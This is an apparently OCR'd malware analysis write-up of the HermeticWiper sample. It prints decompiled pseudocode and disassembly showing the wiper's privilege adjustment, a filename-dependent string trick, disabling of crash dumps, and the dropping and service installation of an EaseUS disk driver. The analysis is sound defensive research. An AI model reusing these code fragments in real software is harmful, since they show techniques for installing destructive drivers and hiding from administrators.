
Execution flow

Let’s now have a look at the malware sample, to see how those phases are implemented in detail.

Preparations

First the sample parses command line arguments. They will have minor impact on the execution – may just alter how long the sample is going to sleep between the execution of the particular phases.


Then, the sample proceeds to set privileges that are needed in order to execute the actions that are going to be performed. Two privileges are being set in the main function of the malware: `SeShutdownPrivilege` (that allows to reboot the system) and `SeBackupPrivilege` (that allows to manipulate system backups):



```
ProcessHeap = GetProcessHeap();
token_priv = HeapAlloc(ProcessHeap, 8u, HIDWORD(alloc_size));
*SeShutdownPrivilege = 'e\0S';                  // SeShutdownPrivilege
*&SeShutdownPrivilege[2] = 'h\0S';
*&SeShutdownPrivilege[4] = 't\0u';
*&SeShutdownPrivilege[6] = 'o\0d';
*&SeShutdownPrivilege[8] = '\x02\x9A';
*&SeShutdownPrivilege[10] = 0;
*&SeShutdownPrivilege[12] = 'v\0i';
*&SeShutdownPrivilege[14] = 'l\0i';
*&SeShutdownPrivilege[16] = 'g\0e';
*&SeShutdownPrivilege[18] = 'e';
CurrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess, 0x28u, &hndl) )
{

  if ( !GetModuleFileNameW(0, Filename, 0x104u) )// get the current module name, or...
    wsprintfW(Filename, L"c*");                 // find first file starting from 'c*'

  FindFirstFileW(Filename, &FindFileData);

  _GetLastError = GetLastError;
  GetLastError();
  CharLowerW(FindFileData.cFileName);
  v13 = FindFileData.cFileName[0];
  *&v33[4 * FindFileData.cFileName[0]] = 'n\0w';// puts a fragment of a string "SeShutdownPrivilege": "wnPr"
                                                // on positions depending on file name;
                                                // the string is valid only if the file name starts with "c"
  *&v33[4 * v13 + 2] = 'r\0P';
  LookupPrivilegeValueW(0, SeShutdownPrivilege, &token_priv->Privileges[0].Luid);// "SeShutdownPrivilege"
  LookupPrivilegeValueW(0, L"SeBackupPrivilege", &token_priv->Privileges[1].Luid);
  alloc_size = 0i64;
  new_state = token_priv;
  token_priv->PrivilegeCount = 2;
  is_disable = 0;
  token_priv->Privileges[0].Attributes = 2;    // SE_PRIVILEGE_ENABLED = 0x00000002
  token_priv->Privileges[1].Attributes = 2;    // // SE_PRIVILEGE_ENABLED = 0x00000002

  AdjustTokenPrivileges(hndl, is_disable, new_state, HIDWORD(new_state), alloc_size, HIDWORD(alloc_size));
```

Hermetic Wiper adjusting required privileges

Here comes and interesting twist: the string defining `SeShutDownPrivilege` is composed on the stack, and one chunk in between is missing:




```
00803C4C    0F46C8                  cmovbe ecx,eax
00803C4F    6A 08                   push 8
00803C51    894C24 44               mov dword ptr ss:[esp+44],ecx
00803C55    FFD6                    call esi                                      kernel32.GetProcessHeap
00803C57    50                      push eax
00803C58    FF15 5C508000           call dword ptr ds:[<&RtlAllocateHeap>]        ntdll.RtlAllocateHeap
00803C5E    8BD8                    mov ebx,eax
00803C60    C74424 40 53006500      mov dword ptr ss:[esp+40],650053
00803C68    C74424 44 53006800      mov dword ptr ss:[esp+44],680053
00803C70    C74424 48 75007400      mov dword ptr ss:[esp+48],740075
00803C78    C74424 4C 64006F00      mov dword ptr ss:[esp+4C],6F0064
00803C80    C74424 50 9A020000      mov dword ptr ss:[esp+50],29A
00803C88    C74424 54 00000000      mov dword ptr ss:[esp+54],0
00803C90    C74424 58 69007600      mov dword ptr ss:[esp+58],760069
00803C98    C74424 5C 69006C00      mov dword ptr ss:[esp+5C],6C0069
00803CA0    C74424 60 65006700      mov dword ptr ss:[esp+60],670065
00803CA8    C74424 64 65000000      mov dword ptr ss:[esp+64],65                  65:'e'
EIP → 00803CB0    FF15 AC508000     call dword ptr ds:[<&GetCurrentProcess>]      kernel32.GetCurrentProcess
00803CB6    8D4C24 10               lea ecx,dword ptr ss:[esp+10]
00803CBA    51                      push ecx

dword ptr [008050AC <1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591.&GetCurrentProcess>]=<kernel32.GetCurrentProcess>

.text:00803CB0 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591.exe:$3CB0 #30B0
```

```
Address   Hex                                              ASCII
0109F640  53 00 65 00 53 00 68 00 75 00 74 00 64 00 6F 00  S.e.S.h.u.t.d.o.
0109F650  9A 02 00 00 00 00 00 00 69 00 76 00 69 00 6C 00  ........i.v.i.l.
0109F660  65 00 67 00 65 00 00 00 00 00 00 00 00 00 00 00  e.g.e...........
0109F670  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Detail of uncompleted SeShutdownPrivilege string

This missing chunk `wnPr` is then being filled at the position that is calculated depending on the first character of the current executable name. Due to this, the string becomes complete (and the privilege is set properly) only in the case if the sample has a name starting from “c”.



```
00803D18   50                      push eax
00803D19   FF15 D8508000           call dword ptr ds:[<&FindFirstFileW>]       kernel32.FindFirstFileW
00803D1F   8B3D 68508000           mov edi,dword ptr ds:[<&GetLastError>]
00803D25   FFD7                    call edi                                    kernel32.GetLastError
00803D27   8D8424 0C030000         lea eax,dword ptr ss:[esp+30C]
00803D2E   50                      push eax
00803D2F   FF15 6C518000           call dword ptr ds:[<&CharLowerW>]           user32.CharLowerW
00803D35   0FB78424 0C030000       movzx eax,word ptr ss:[esp+30C]
00803D3D   8B35 2C508000           mov esi,dword ptr ds:[<&LookupPrivilegeValueW>]
00803D43   C784C4 38FDFFFF 7700(   mov dword ptr ss:[esp+eax*8-2C8],6E0077     if EAX = 'c*' or 'C*"
00803D4E   C784C4 3CFDFFFF 5000:   mov dword ptr ss:[esp+eax*8-2C4],720050
00803D59   8D43 04                 lea eax,dword ptr ds:[ebx+4]
00803D5C   50                      push eax
00803D5D   8D4424 44               lea eax,dword ptr ss:[esp+44]
00803D61   50                      push eax
00803D62   6A 00                   push 0
```

```
dword ptr [esp+eax*8-2C8]=[0109F650 L"wnPrivilege"]=6E0077

.text:00803D43 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591.exe:$3D43 #3143
```


```
Address   Hex                                              ASCII
0109F620  01 00 00 00 23 00 00 00 04 00 00 00 00 00 00 00  ....#...........
0109F630  BB 7E 26 EA BB 29 D8 01 74 BA 11 5D 14 00 00 00  »~&ê»)Ø.tº.]....
0109F640  53 00 65 00 53 00 68 00 75 00 74 00 64 00 6F 00  S.e.S.h.u.t.d.o.
0109F650  77 00 6E 00 50 00 72 00 69 00 76 00 69 00 6C 00  w.n.P.r.i.v.i.l.
0109F660  65 00 67 00 65 00 00 00 00 00 00 00 00 00 00 00  e.g.e...........
```

SeShutdownPrivilege completed in later steps

The reason why the authors decided for such unusual alteration of the flow is not sure. It may be just to obfuscate this particular, suspicious string. It is also common for malware authors to use a name check as an anti-sandbox technique (since sandboxes may assign to samples some predictable names: in the case if such name was detected, sample may exit, so that its behavior cannot be tracked by the Sandbox). However, here the change in the sample behavior is very minor – it affects only the reboot functionality, not the main mission of the malware.

Driver Installation

After that, the malware proceeds to the installation of the driver:




```
    AdjustTokenPrivileges(hndl, is_disable, new_state, HIDWORD(new_state), alloc_size, HIDWORD(alloc_size));

    if ( GetLastError() )
    {
LABEL_21:
      if ( unpack_and_install_drivers(&wipStruct_1) )
      {
```

Driver installation

The installation function takes several steps.


First, the system is fingerprinted, so that the malware can select the most appropriate version of the driver to be used. Depending on the Windows version, and the bitness (32 or 64 bit), the resource is selected.



```
j_memset(pszPath, 0, sizeof(pszPath));
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
v38 = wnsprintfW(pszPath, 260, L"\\??\\");
if ( ModuleHandleW )
{
  ProcAddress = GetProcAddress(ModuleHandleW, "Wow64DisableWow64FsRedirection");
  GetProcAddress(ModuleHandleW, "Wow64RevertWow64FsRedirection");
  IsWow64Process = GetProcAddress(ModuleHandleW, "IsWow64Process");
  if ( IsWow64Process )
  {
    CurrentProcess = GetCurrentProcess();
    (IsWow64Process)(CurrentProcess, &is_wow);
  }
}
j_memset(&VersionInformation, 0, sizeof(VersionInformation));
VersionInformation.dwOSVersionInfoSize = 284;
VersionInformation.dwMajorVersion = 6;
VersionInformation.dwMinorVersion = 0;
v5 = VerSetConditionMask(0i64, 2u, 3u);
v6 = VerSetConditionMask(v5, 1u, 3u);
if ( VerifyVersionInfoW(&VersionInformation, 3u, v6) )
{
  if ( is_wow )
    ResourceW = FindResourceW(hModule, L"DRV_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_X86", L"RCDATA");
}
else
{
  if ( GetLastError() != 1150 )
    return 0;
  v35 = 1;
  if ( is_wow )
    ResourceW = FindResourceW(hModule, L"DRV_XP_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_XP_X86", L"RCDATA");
}
resource = ResourceW;
if ( !ResourceW )
  return 0;
v9 = LoadResource(hModule, ResourceW);
```

Different drivers available to load

Before installing the driver, the crash dump mechanism is being disabled:




```
phkResult = 0;
if ( !RegOpenKeyW(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Control\\CrashControl", &phkResult) )
{
  *Data = 0;
  RegSetValueExW(phkResult, L"CrashDumpEnabled", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
}
```

HermeticWiper disabling Crash Dumps

Crash Dumps are usually being made if the full system crashes, possibly because of a bug/instability in a driver. They contain information about the full status of the system, and on what exactly happen, in order to help debugging. Disabling crashes before the installation suggests that the authors of the malware have some level of distrust in the used drivers, or believe that the executed operation posses some risk of crashing the system. That's why they want to be extra sure that if it eventually happens, the Administrators will have a harder time to find the reason.


Then, they check if the driver is already installed. They do it by sending there and IOCTL, that is supposed to retrieve information about the drive geometry. If this operation has failed, it means the driver is not there, and they can proceed with the installation.



```
wnsprintfW(FileName, 260, L"\\\\.\\EPMNTDRV\\%u", 0);
pm_drv = check_disk_geom_type(FileName, 0, 0);
if ( !pm_drv || pm_drv == -1 )
{                                                    // procees with the driver installation
```

EaseUS device object reference


The installation is done by first generating a pseudorandom, 4-character long name for the driver, from the hardcoded charset. The function also makes sure that the file with the generated name does not exist yet.



```
  PathAppendW(pszPath, L"Drivers");
  PathAddBackslashW(pszPath);
  v38 = 26;
  pseudorand_name = &pszPath[wcslen(pszPath)];
  do
  {
    wmemcpy(charset, L"abcdefghijklmnopqrstuvwxyz", 26);
    CurrentProcessId = GetCurrentProcessId();
    v14 = (CurrentProcessId + 1) % 0xFFF1;
    *pseudorand_name = charset[(v14 + ((v14 % 0xFFF1) << 16)) % v38];
    pseudorand_name[1] = charset[((v14 + CurrentProcessId) % 0xFFF1
                                + (((v14 % 0xFFF1 + (v14 + CurrentProcessId) % 0xFFF1) % 0xFFF1) << 16))
                               % 0x1A];
    StrCatBuffW(pseudorand_name + 1, L"drv", 4);
    pseudorand_name[6] = 0;
  }
  while ( PathFileExistsW(pszPath) );
```

Generation of driver name

Then, the compressed version of the file is being dropped. And finally, the driver is decompressed from it.



This PC ▸ Local Disk (C:) ▸ Windows ▸ System32 ▸ drivers

Name	Date modified	Type	Size
netio.sys	2014-11-21 09:10	System file	464 KB
netvsc63.sys	2014-11-21 09:10	System file	85 KB
njdr	2022-02-25 01:12	File	11 KB
njdr.sys	2022-02-25 01:12	System file	18 KB

Dropped EaseUS driver shown in explorer


The decompressed driver is installed as a service:

```
gen_random_for_retrieval_pointers(file_name, wipStruct_);
j_memset(&ReOpenBuf, 0, sizeof(ReOpenBuf));
j_memset(&open_buf, 0, sizeof(open_buf));
ret_val = LZOpenFileW(file_name, &ReOpenBuf, 2u);
if ( ret_val >= 0 )
{
  PathAddExtensionW(pszPath, L".sys");
  lzHndl = LZOpenFileW(file_name, &open_buf, 0x1002u);//
                                          // OF_CREATE | OF_READWRITE
  lpBuffer = lzHndl;
  if ( lzHndl >= 0 )
  {
    v22 = LZCopy(ret_val, lzHndl);
    LZClose(ret_val);
    LZClose(lpBuffer);
    if ( v22 > 0 )
    {
      _file_name = file_name;
      if ( v35 )
        _file_name = StrStrIW(file_name, L"System32");

      driver_svc = create_driver_svc(_file_name, FileName);
      if ( driver_svc )
      {
        wsprintfW(SubKey, L"%s%s", L"SYSTEM\\CurrentControlSet\\services\\", FileName);
        RegDeleteKeyW(HKEY_LOCAL_MACHINE, SubKey);
      }
    }
    gen_random_for_retrieval_pointers(file_name, wipStruct_);
```

EasyUs driver installation

At this point, the newly dropped files are also added to the structures that will be further passed to the wiping functions – so that the files can be overwritten at low level. More about it is described in section "Data collection".

